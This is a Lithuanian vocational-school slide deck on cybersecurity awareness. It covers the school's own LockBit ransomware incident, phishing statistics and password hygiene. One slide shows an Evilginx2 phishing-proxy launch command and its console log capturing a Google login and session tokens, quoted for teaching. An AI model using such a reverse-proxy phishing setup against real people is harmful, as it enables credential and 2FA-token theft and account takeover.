

KIBERNETINIS SAUGUMAS

PROFESINIAME MOKYME

Profesijos mokytojai:

Andrius Zykas

Edgaras Pangonis

Kibernetinė ataka

- **AR** bus kibernetinė ataka mūsų organizacijoje?
- **KAI** ataka įvyks, tada veiksime!?

- Ruošimės šiandien, nes **KIBERNETINĖ ATAKA** tikrai **BUS!**
- Būtina kelti klausimą „**KADA?**“ ir ruoštis.

KITM patyrė ataką/įsilaužimą

Sistema: Windows Server 2016, be naujausių naujinimų

Ataka/poveikis: LockBit (ransomware)

Pasekmės: duomenų praradimas, veiklos sutrikimai, stresas(?)

KITM praktinė patirtis su KIBERNETINE SAUGA (1)

- Interneto paslaugų tiekėjas – LITNET
- Fizinė ugniasienė (IT administratorių iniciatyva)
- Virtualizavimo sprendimai
 - Serveriai
 - Paslaugos
- Antivirusinės programos
- Atsarginės kopijos
- Personalo mokymai
- Personalo kibernetinės saugos įgūdžių tikrinimas
- Dokumentai, įsakymai, tvarkos kibernetinei saugai:
 - Kibernetinio saugumo politika
 - Informacijos saugos ir informacinių išteklių naudojimo taisyklės

KITM praktinė patirtis su KIBERNETINE SAUGA (2)

Mokymo modulis - **Informacijos saugumo valdymas** (v.k. 406121226):

- Kompiuterių tinklų aptarnavimo technikas
- Jaunesnysis sistemų administratorius

Modulis - Informacijos saugumo valdymas

- Kompetencijos:
 - Tirti tipines įtariamas atakas
 - Valdyti tipinius saugumo incidentus
- Mokymo metu naudojami ištekliai:
 - CISCO akademijos kursai
 - VMware IT akademijos kursai, įrankiai
 - Atviro kodo programinė įranga ir įrankiai
- Mokymo turinys:
 - Atakų vykdymas
 - Atakų prevencija




Kasdienės kibernetinės atakos

- Fišingas (angl. phishing)
- DDOS atakos
- Sistemų pažeidžiamų išnaudojimas
- Socialinė inžinerija
- Kur?
 - Kenkėjiška programa
 - Trojos arklys
 - Kirminas (angl. Worm)
 - Duomenis šifruojantis ir išpirkos reikalaujantis kenkėjiškas programinis kodas (angl. ransomware)
 - Kitas kenkėjiškas kodas


Kibernetinių nusikaltimų statistika

- Per vienerius metus buvo paviešinta beveik 1 milijardas el. laiškų ir tai paveikė 1 iš 5 interneto vartotojų.
- Duomenų pažeidimai 2022 m. įmonėms kainavo vidutiniškai 4,35 mln.
- 2022 m. pirmąjį pusmetį visame pasaulyje įvyko apie 236,1 mln. išpirkos reikalaujančių programų atakų.
- 1 iš 2 interneto vartotojų 2021 m. buvo pažeistos paskyros.
- 39 % JK įmonių pranešė, kad 2022 m. patyrė kibernetinę ataką.
- Pirmąjį 2022 m. pusmetį nuo kibernetinių nusikaltimų nukentėjo 53,35 mln. iš 331.9 mln. JAV piliečių.
- Kenkėjiškų programų atakų padaugėjo 358%, palyginti su 2019 m.
- Dažniausia kibernetinė grėsmė, su kuria susiduria įmonės ir asmenys, yra socialinė inžinerija ir fišingas.

Fišingo pavyzdys (vartotojas)



Fišingo atakos eiga



1. Gaunamas laiškas su QR ir instrukcijomis
2. Netikros nuorodos/QR aktyvavimas
3. Sesijos užmezgimas
4. Sesijos užmezgimas
5. Atsakas į sesijos užklausą
6. 2FA legali užklausa
7. 2FA užklauso perdavimas
8. Sesijos „vagystė“
9. Piktavalius įgyja prieigą prie sistemos

Fišingo pavyzdys (programišius)

```
root@debian-evilginx:~/tools/evilginx2# ./build/evilginx -p ./phishlets/
```



```
no nginx - pure evil
by Kuba Gretzky (@mrgretzky) version 2.0.0
```

```
[08:23:56] [inf] loaded phishlet 'google' from 'google.yaml'
[08:23:56] [inf] setting up certificates for phishlet 'google'...
[08:23:56] [^_^] successfully set up SSL/TLS certificates for domains: [accounts.it-is-almost-done.evilginx.com apis.it-is-almost-done.evilginx.com ssl.it-is-almost-done.evilginx.com content.it-is-almost-done.evilginx.com]
[08:23:59] [imp] [0] new visitor has arrived: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36
[08:23:59] [inf] [0] landing URL: https://accounts.it-is-almost-done.evilginx.com/signin/v2/identifier
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
19	google			none		2018-05-28 08:23

```
[08:24:22] [^_^] [0] Username: [redacted@gmail.com]
[08:24:29] [^_^] [0] Password: [redacted]
[08:24:41] [^_^] [0] all authorization tokens intercepted!
[08:24:41] [imp] [0] redirecting to URL: https://redirect-to-this-url-after-logging-in.com
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
19	google	redacted@gmail.com	redacted	captured		2018-05-28 08:24

```
:
█
```

Kas yra SLAPTAŽODIS? (tech.)

- **Slaptažodis** arba raktas **yra saugumo autentifikavimo forma** leidžianti kontroliuoti asmens prieigą prie tam tikro šaltinio

Vartotojo slaptažodžio valdymas

Išsaugant slaptažodžio HASH skirstomi į tris dalis. PVZ.:


`$6$9vvXIpmI$jWHTZIMI4uvMQfr/`

1. Šifravimo algoritmas. Nr.1 – MD5, Nr.6 – SHA-512
2. `9vvXIpmI` – atsitiktinis simbolių rinkinys. Šis rinkinys naudojamas kartu su nešifruotu slaptažodžiu šifrai sukurti. Jis apsaugo nuo identiškų HASH'ų /etc/shadow kataloge.
3. `jWHTZIMI4uvMQfr/` - užšifruotas slapt. (encrypted hash)

Vartotojui suvedus slaptažodį imamas nurodytas simbolių rinkinys iš /etc/shadow ir šifruojama pagal nurodytą algoritmą. Sutapus šifrai, tapatybė patvirtinama.

Kas yra SLAPTAŽODIS? (teor.)

- **Slaptažodis** – tai raktas į jūsų asmeninę informaciją ir paskyras internete.
- Slaptažodis užtikrina, kad tik jūs turėtumėte prieigą prie savo elektroninio pašto, socialinių tinklų ir kitų svarbių paskyrų.
- Kur naudojame slaptažodžius?



Kaip **susikurti** saugų **SLAPTAŽODĮ**?

Slaptažodžių kūrimo praktika:

- Ne trumpesnis kaip aštuonių simbolių ir ne ilgesnis kaip 20–64 simbolių. Nors slaptažodžio ilgis neribojamas, labai ilgą slaptažodį sudėtinga suvest;
- Įtraukite ir didžiąsias, ir mažąsias raides;
- Naudokite bent vieną skaičių;
- Naudokite bent vieną specialųjį simbolį;
- Venkite naudoti lengvai atspėjamus elementus, pvz., vaikų vardus, naminių gyvūnėlių vardus ir gimtadienius;

K1tM.L@1svEs33

Stipraus slaptažodžio pavyzdžiai

Silpni slaptažodžiai ❌	Stiprūs slaptažodžiai ✅
Suniukas	Suniuk@as#T3dis
Laura	L@ur4.Sok3ja
Roblox	Robl@xV4ldo!
Nesakysiu	N3sakys1u.t4u.niekada

Patikrinkite ar jūsų **SLAPTAŽODIS** saugus

Užduotis:

- Nueikite į shorter.gg/slapt
- Įrašykite savo slaptažodį
- Aptarkite rezultatus



Kaip dažnai reikėtų **KEISTI SLAPTAŽODŽIUS**?

- Stiprūs slaptažodžiai priklauso ne tik nuo “kodo” ar asmens;
- Slaptažodžiai priklauso nuo galiojimo pabaigos datos:
 - Įmonės slaptažodžių politika dažnai nustato galiojimo datą savo vartotojų slaptažodžiams, priversdama vartotojus pakeisti senus slaptažodžius naujais.
- Slaptažodžių galiojimo laikotarpiai įprastai yra nuo 90 iki 180 dienų;


Keisti slaptažodį taip dažnai ir tokio sudėtingumo, kaip nurodo organizacijos ar naudojamos sistemos politika.

SAUGAU savo prisijungimų INFORMACIJĄ

Sukurti saugų SLAPTAŽODĮ




Keisti SLAPTAŽODŽIUS



Kaip apsaugoti **slaptažodžius**

- Naudoti saugų slaptažodį;
- Su niekuo nesidalinti savo slaptažodžiu;
- Naudoti skirtinga slaptažodį;
- Dažnai keisti slaptažodį;
- Naudoti slaptažodžių tvarkyklę;
- Naudoti dviejų veiksmų autentifikavimą;



Slaptažodžių tvarkyklės. Ką pasirinkti?



COMPARE SPECS

The Best Free Password Managers for 2022

	 LogMeOnce Password Management Suite Premium See It \$0.00 at LogMeOnce	 Bitwarden	 WWPass PassHub See It Visit Site at PassHub	 NordPass Check Price	 Norton Password Manager Check Price
Our Picks					
Editors' Rating	●●●●○ 4.5 Editor Review	EDITORS' CHOICE ●●●●○ 4.0 Editor Review	●●●●○ 3.5 Editor Review	●●●●○ 3.5 Editor Review	●●●●○ 3.0 Editor Review
Import From Browsers	✓	✓	—	✓	✓
Two-Factor Authentication	✓	✓	✓	✓	—
Fill Web Forms	✓	✓	—	✓	✓
Multiple Form-Filling Identities	✓	✓	—	✓	✓
Actionable Password Strength Report	✓	✓	—	✓	✓
Digital Legacy	✓	✓	—	—	—
Product Category		Password Managers		Password Managers	

Šaltinis: <https://www.pcmag.com/picks/the-best-free-password-managers>


Naudoju ir
rekomenduoju

- proton.me/pass
- bitwarden.com



Alternatyva (*suderinama su o365*)

Microsoft Authenticator



Pasitikrinti ar jūsų duomenys nėra viešai
prieinami galite vienoje iš šių svetainių:

haveibeenpwned.com

scatteredsecrets.com

experte.com/password-check

